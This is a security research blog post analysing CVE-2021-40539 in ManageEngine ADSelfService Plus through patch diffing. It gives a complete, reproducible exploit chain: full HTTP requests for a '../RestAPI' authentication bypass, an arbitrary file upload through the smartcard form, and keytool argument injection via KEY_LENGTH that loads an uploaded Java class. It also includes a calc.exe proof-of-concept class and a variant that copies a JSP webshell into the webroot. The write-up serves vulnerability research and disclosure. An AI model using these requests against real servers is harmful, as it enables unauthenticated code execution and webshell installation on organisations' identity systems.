

HOW TO EXPLOIT CVE-2021-40539 ON MANAGEENGINE ADSELFERVICE PLUS

Written by [Antoine Cervoise](#) , [Wilfried Bécarrd](#) - 04/11/2021 - in [Exploit](#) , [Pentest](#)


During a penetration test we encountered the ManageEngine ADSelfService Plus (ADSS) solution. ADSS offers multiple functionalities such as managing password policies for administrators or self password reset/account unlock for Active Directory users. We decided to dig into this solution. However, our research barely started that a wild exploitation on this solution was announced.

In this article we will explore the details of several vulnerabilities that allow an unauthenticated attacker to execute arbitrary code on the server.

FIRST STEPS

ADSelfService Plus from ManageEngine was reported as exploited in the wild on the 8th of September¹. The solution's editor quickly deployed a security fix and released an article that has then been updated several times². At the beginning ManageEngine team was only mentioning an exploit related to the REST API. To figure out what was really happening, we deployed a vulnerable version and a patched version of the solution on a lab and we started digging into this issue.

ADSelfService Plus is a massive Java application. However, a quick hash comparison between both versions of the numerous included jars allows identifying the parts of the source code that changed with the update. We can therefore decompile the interesting archives and diff the resulting files. We used *Melody*³ for this last task as it conveniently compares files, folders and subfolders and highlights the differences.



```
public static boolean isRestAPIRequest(HttpServletRequest request, JSONObject filterParams) {
    String restApiUrlPattern = "/RestAPI/.*";

    try {
        restApiUrlPattern = filterParams.optString("API_URL_PATTERN", restApiUrlPattern);
    }
    catch (Exception ex) {
        out.log(Level.INFO, "Unable to get API_URL_PATTERN.", ex);
    }

    String reqURI = request.getRequestURI();
    String contextPath = (request.getContextPath() != null) ? request.getContextPath() : "";
    reqURI = reqURI.replace(contextPath, "");
    reqURI = reqURI.replace("///", "/");
    return Pattern.matches(restApiUrlPattern, reqURI);
}

}

}

catch (Exception ex) {
    out.log(Level.INFO, "Unable to get API_URL_PATTERN.", ex);
}

String reqURI = SecurityUtil.getNormalizedURI(request.getRequestURI());
String contextPath = (request.getContextPath() != null) ? request.getContextPath() : "";
reqURI = reqURI.replace(contextPath, "");
reqURI = reqURI.replace("///", "/");
return Pattern.matches(restApiUrlPattern, reqURI);
}

public static Properties getParameters(HttpServletRequest request) {
    Properties properties = new Properties();
    Enumeration<String> paramNames = request.getParameterNames();
    while (paramNames.hasMoreElements()) {
```

AUTHENTICATION BYPASS

We know from the editor's original communication that we can gain unauthorized access through the REST API. The previous diff showed that the `com.manageengine.ads.fw.api.RestAPIUtil` class, from the `ManageEngineADSFrameworJava` jar, had changed with the patch. It seems like a good starting point for a patch analysis.

It appears that, after the patch, a call to `request.getRequestURI();` was replaced by `SecurityUtil.getNormalizedURI(request.getRequestURI());` (as seen in the *Melody* comparison above).

The code of the `getNormalizedURI` function is the following:

```

2706 public static String getNormalizedURI(String path) {
2707     if (path == null)
2708         return null;
2711     String normalized = path;
2713     if (normalized.indexOf('\\') >= 0)
2714         normalized = normalized.replace('\\', '/');
2718     if (!normalized.startsWith("/"))
2719         normalized = "/" + normalized;
2722     boolean addedTrailingSlash = false;
2723     if (normalized.endsWith("/") || normalized.endsWith("/..")) {
2724         normalized = normalized + "/";
2725         addedTrailingSlash = true;
2726     }
2727     while (true) {
2740         int index = normalized.indexOf("/..");
2741         if (index < 0)
2742             break;
2744         normalized = normalized.substring(0, index) + normalized.substring(index + 2);
2745     }
2746     while (true) {
2749         int index = normalized.indexOf("/../");
2750         if (index < 0)
2751             break;
2753         if (index == 0)
2754             return null;
2756         int index2 = normalized.lastIndexOf('/', index - 1);
2757         normalized = normalized.substring(0, index2) + normalized.substring(index + 3);
2758     }
2760     if (normalized.length() > 1 && addedTrailingSlash)
2763         normalized = normalized.substring(0, normalized.length() - 1);
2767     return normalized;
2768 }

```

This is clearly a patch that fixes a path traversal vulnerability, which can have a serious impact. A similar example was a patch applied on Apache *httpd* at the same time⁵. In our current case the patch is addressed for an authentication bypass.

A nuclei template⁶, published about a week after the first advisory, details how to test if your version is vulnerable. The test payload is:

```

POST ../RestAPI/LogonCustomization HTTP/1.1
Host: {{Hostname}}
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

methodToCall=previewMobLogo

```

Sending the `../` payload to both our patched and vulnerable instances points differences in the servers' responses.

Request on a vulnerable server.

Request on an up to date server.

At this step, the response body indicates that the path traversal request actually bypasses the authentication process. Let's see what we can do while authenticated on the REST API.

ARBITRARY FILE UPLOAD THROUGH THE API

The `LogonCustomization` class, located in the `AdventNetADSMClient` jar, implements the `previewMobLogo` method as used in the Nuclei template's PoC.

```
public ActionForward previewMobLogo(ActionMapping mapping, ActionForm form, HttpServletRequest request, HttpServletResponse response) {
```

Other methods of this class including one named `unspecified` looks promising. Indeed, taking a quick look at it reveals interesting calls to file uploads related functions. Interestingly enough, ManageEngine's publication² includes IOCs that states: "check for Java traceback errors that include references to `NullPointerException` in `addSmartCardConfig` or `getSmartCardConfig`". Also, the `unspecified` method's code looks for parameters related to smartcards.

```
public ActionForward unspecified(ActionMapping mapping, ActionForm form, HttpServletRequest request, HttpServletResponse response) throws Exception {
    [...]
    try {
        [...]
    } else if ("smartcard".equalsIgnoreCase(request.getParameter("form"))) { // we are looking for smartcard related actions
        String operation = request.getParameter("operation");
        SmartCardAction smartCardAction = new SmartCardAction();
        if (operation.equalsIgnoreCase("Add")) { // and how to add one
            request.setAttribute("CERTIFICATE_FILE", ClientUtil.getFileFromRequest(request, "CERTIFICATE_PATH"));
            request.setAttribute("CERTIFICATE_NAME", ClientUtil.getUploadedFileName(request, "CERTIFICATE_PATH"));
            smartCardAction.addSmartCardConfig(mapping, (ActionForm)dynForm, request, response);
        }
    }
}
```

An analysis of the previous method makes it possible to determine the parameters necessary for a file upload on the server. This request illustrates the upload of an arbitrary file in the `ManageEngine\ADSelfService Plus\bin` folder.

```
POST ../RestAPI/LogonCustomization HTTP/1.1
Host: 192.168.1.106:9251
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----39411536912265220004317003537
Te: trailers
Connection: close
Content-Length: 1212

-----39411536912265220004317003537
Content-Disposition: form-data; name="methodToCall"

unspecified
-----39411536912265220004317003537
Content-Disposition: form-data; name="Save"

yes
-----39411536912265220004317003537
Content-Disposition: form-data; name="form"
```

```

smartcard
-----39411536912265220004317003537
Content-Disposition: form-data; name="operation"

Add
-----39411536912265220004317003537
Content-Disposition: form-data; name="CERTIFICATE_PATH"; filename="test.txt"
Content-Type: application/octet-stream

arbitrary content
-----39411536912265220004317003537--

```

A successful upload results in the server replying with a 404 response code.

```

HTTP/1.1 404 Not Found
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 135536
[...]

```

We can nevertheless confirm the presence of the file in the directory.

By performing this request, we confirm some of ManageEngine's [IOCs²](#): the 404 response and the presence of the errors in the logs. However, the logs from the *NullPointerException* are not the same as the one reported by ManageEngine.

```

[00:05:39:578][10-22-2021][SYSERR][INFO][79]: java.lang.ClassCastException: org.apache.catali
na.connector.RequestFacade cannot be cast to com.adventnet.iam.security.SecurityRequestWrapper|
[00:05:39:578][10-22-2021][SYSERR][INFO][79]:         at com.adventnet.sym.adsm.common.webclien
t.util.ClientUtil.getFileFromRequest(ClientUtil.java:768)|
[...]
[00:05:39:685][10-22-2021][SYSERR][INFO][79]: java.lang.NullPointerException|
[00:05:39:685][10-22-2021][SYSERR][INFO][79]:         at com.adventnet.sym.adsm.common.server.u
til.UserUtil.getUserPersonal(UserUtil.java:1039)|
[00:05:39:685][10-22-2021][SYSERR][INFO][79]:         at com.adventnet.sym.adsm.common.server.u
til.UserUtil.getUserPersonal(UserUtil.java:1000)|

```

At this point, it is possible to upload any kind of file with arbitrary content into the `ManageEngine\ADSelfService Plus\bin` directory.

ARGUMENTS INJECTION

While updates of the ManageEngine documentation give more details about this issue⁷, the exploitation of the `/RestAPI/Connection` endpoint is still missing at this stage.

The `com.adventnet.sym.adsm.common.webclient.admin.ConnectionAction` class seems to be related to this API endpoint. A quick look into it showed up the following method:

```

public ActionForward openSSLTool(ActionMapping actionMap, ActionForm actionForm, Http
ServletRequest request, HttpServletResponse response) throws Exception {
    String action = request.getParameter("action");
    if (action != null && action.equals("generateCSR"))
        SSLUtil.createCSR(request);
}

```

```
return actionMap.findForward("SSLTool");
}
```

The `openSSLTool` method takes an `action` HTTP parameter and will call `SSLUtil.createCSR` if it equals `generateCSR`. By digging into the source code of this method, we can observe two unsanitized parameters, `keysize` and `validity`, that are used to build the parameter of a `runCommand` call:

```
public static JSONObject createCSR(JSONObject sslSettings) throws Exception {
    [...]
    StringBuilder keyCmd = new StringBuilder("../jre\\bin\\keytool.exe -J-Duser.language=en -genkey -alias tomcat -sigalg SHA256withRSA -keyalg RSA -keypass "); // the command is prepared
    keyCmd.append(password);
    keyCmd.append(" -storePass ").append(password);
    String keyLength = sslSettings.optString("KEY_LENGTH", null);
    if (keyLength != null && !keyLength.equals(""))
        keyCmd.append(" -keysize ").append(keyLength); // first parameter
    String validity = sslSettings.optString("VALIDITY", null);
    if (validity != null && !validity.equals(""))
        keyCmd.append(" -validity ").append(validity); // second parameter
    [...]
    JSONObject jStatus = new JSONObject();
    String status = runCommand(keyCmd.toString()); // command is executed here
    [...]
}
```

By following that call we end into the `runRuntimeExec` method (in the `AdventNetADSMServer` jar):

```
public void runRuntimeExec() {
    if (this.command == null) {
        if (this.proc == null)
            return;
        getStdErr();
    } else {
        Process p = null;
        String line = null;
        try {
            p = Runtime.getRuntime().exec(this.command);
        } catch (Exception e) {
            systemerr("The command could not be executed");
            this.result = false;
        }
        boolean isPingCmd = (this.command.indexOf("RemCom") != -1);
        this.result = runCommandStatus(p, isPingCmd);
    }
}
```

Overall, it appears we can inject into a command line that launches the `keytool` exe. However, the use of `Runtime.getRuntime().exec()` prevents escaping from the expected target binary. Fortunately for us, we are still able to inject arbitrary parameters. One feature of `keytool` is to be able to load a Java class⁸. If we can build our own Java class, upload it with an API call to `LogonCustomization`, we could then use it with `keytool` in order to get it executed.

A bit of dynamic analysis with Procmon and a query to the `/RestAPI/Connection` endpoint can confirm the execution of the `keytool` binary.

```
POST ../RestAPI/Connection HTTP/1.1
Host: 192.168.1.105:9251
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Te: trailers
Connection: close
Content-Length: 43

methodToCall=openSSLTool&action=generateCSR
```

The executed command is the following:

```
..\jre\bin\keytool.exe -J-Duser.language=en -genkey -alias tomcat -sigalg SHA256withRSA -keyalg
RSA -keypass "null" -storepass "null" -dname "CN=null, OU= null, O=null, L=null, S=null,
C=null" -keystore ..\jre\bin\SelfService.keystore
```

CHAINING EVERYTHING TOGETHER TO GET CODE EXECUTION

We saw we can bypass the authentication process by adding the `../` snippet to the REST API route and perform an arbitrary file upload. We also saw that an arbitrary Java class can be loaded through an injection in the keytool binary parameters. Combining both issues, we should be able to get an arbitrary code execution.

The following Java code, which executes `calc.exe`, will be used as a proof of concept.

```
import java.io.*;
public class Si{
    static{
        try{
            Runtime rt = Runtime.getRuntime();
            Process proc = rt.exec("calc");
        }catch (IOException e){}
    }
}
```

An important note for a successful exploitation is that we need to compile our code with the same Java major version⁸ as the solution.

```
C:\ManageEngine\ADSelfService Plus\jre\bin> java -version
java version "1.8.0_162"
Java(TM) SE Runtime Environment (build 1.8.0_162-b12)
Java HotSpot(TM) 64-Bit Server VM (build 25.162-b12, mixed mode)

C:\> javac Si.java
```

Once properly compiled, our PoC class can be uploaded to the server using the `LogonCustomization` endpoint, as previously:

```
POST ../RestAPI/LogonCustomization HTTP/1.1
Host: 192.168.1.105:9251
```

```
Content-Length: 989
Content-Type: multipart/form-data; boundary=fcc62d4b058687f46994b5245a8c8e9f
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

--fcc62d4b058687f46994b5245a8c8e9f
Content-Disposition: form-data; name="methodToCall"

unspecified
--fcc62d4b058687f46994b5245a8c8e9f
Content-Disposition: form-data; name="Save"

yes
--fcc62d4b058687f46994b5245a8c8e9f
Content-Disposition: form-data; name="form"

smartcard
--fcc62d4b058687f46994b5245a8c8e9f
Content-Disposition: form-data; name="operation"

Add
--fcc62d4b058687f46994b5245a8c8e9f
Content-Disposition: form-data; name="CERTIFICATE_PATH"; filename="ws.jsp"

7

StackMapTableLineNumberTable<clinit>
SourceFileSi.java

                                calc
                                ava/io/IOExceptionSi.java/lang/Objectjava/lang/Runtime
getRuntime()Ljava/lang/Runtime;exec'(Ljava/lang/String;)Ljava/lang/Process;!
*

IK*LK

N
--fcc62d4b058687f46994b5245a8c8e9f--
```

All that's left is to force the loading of our newly uploaded class through the `keytool.exe` argument injection.

```
POST ../RestAPI/Connection HTTP/1.1
Host: 192.168.1.105:9251
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
```

```
Te: trailers
Connection: close
Content-Length: 132

methodToCall=openSSLTool&action=generateCSR&KEY_LENGTH=1024+-providerclass+Si+-providerpath+"C:\ManageEngine\ADSelfService+Plus\bin"
```

For a little more confort, it is also possible to exploit the file upload to write a JSP webshell on the filesystem. It can then be moved into the webroot with the Java code execution.

```
import java.io.*;
public class Si{
    static{
        try{
            Runtime rt = Runtime.getRuntime();
            Process proc = rt.exec(new String[] {"cmd", "/c", "copy", "helloworld.jsp",
            "..\\webapps\\adssp\\help\\admin-guide\\helloworld.jsp"});
        }catch (IOException e){}
    }
}
```

After triggering the command execution with `keytool`, our uploaded webshell is available at `http(s)://TARGET/help/admin-guide/helloworld.jsp`.

An exploitation code has been released on our [GitHub](#).

CONCLUSION

None of the public analysis of this vulnerability mentions a Java class upload. The CISA report also mentions that "Subsequent requests are then made to different API endpoints to further exploit the victim's system." which is not the case here. Chances are in-the-wild attackers made use of another exploitation path. Anyway, the patch applied by ManageEngine only fixes the path traversal issue. While actually preventing our exploitation, this leaves opened the file upload and parameter injection issues for future use.

-
1. <https://twitter.com/TheHackersNews/status/1435842539513270274>
 2. a. b. c. <https://www.manageengine.com/products/self-service-password/kb/how-to-f...>
 3. <https://meldmerge.org/>
 5. https://httpd.apache.org/security/vulnerabilities_24.html#2.4.51
 6. <https://github.com/projectdiscovery/nuclei-templates/blob/77c3dc36ac7df...>
 7. <https://us-cert.cisa.gov/ncas/alerts/aa21-259a>
 8. a. b. <https://srcincite.io/blog/2020/01/14/busting-ciscos-beans-hardcoding-yo...>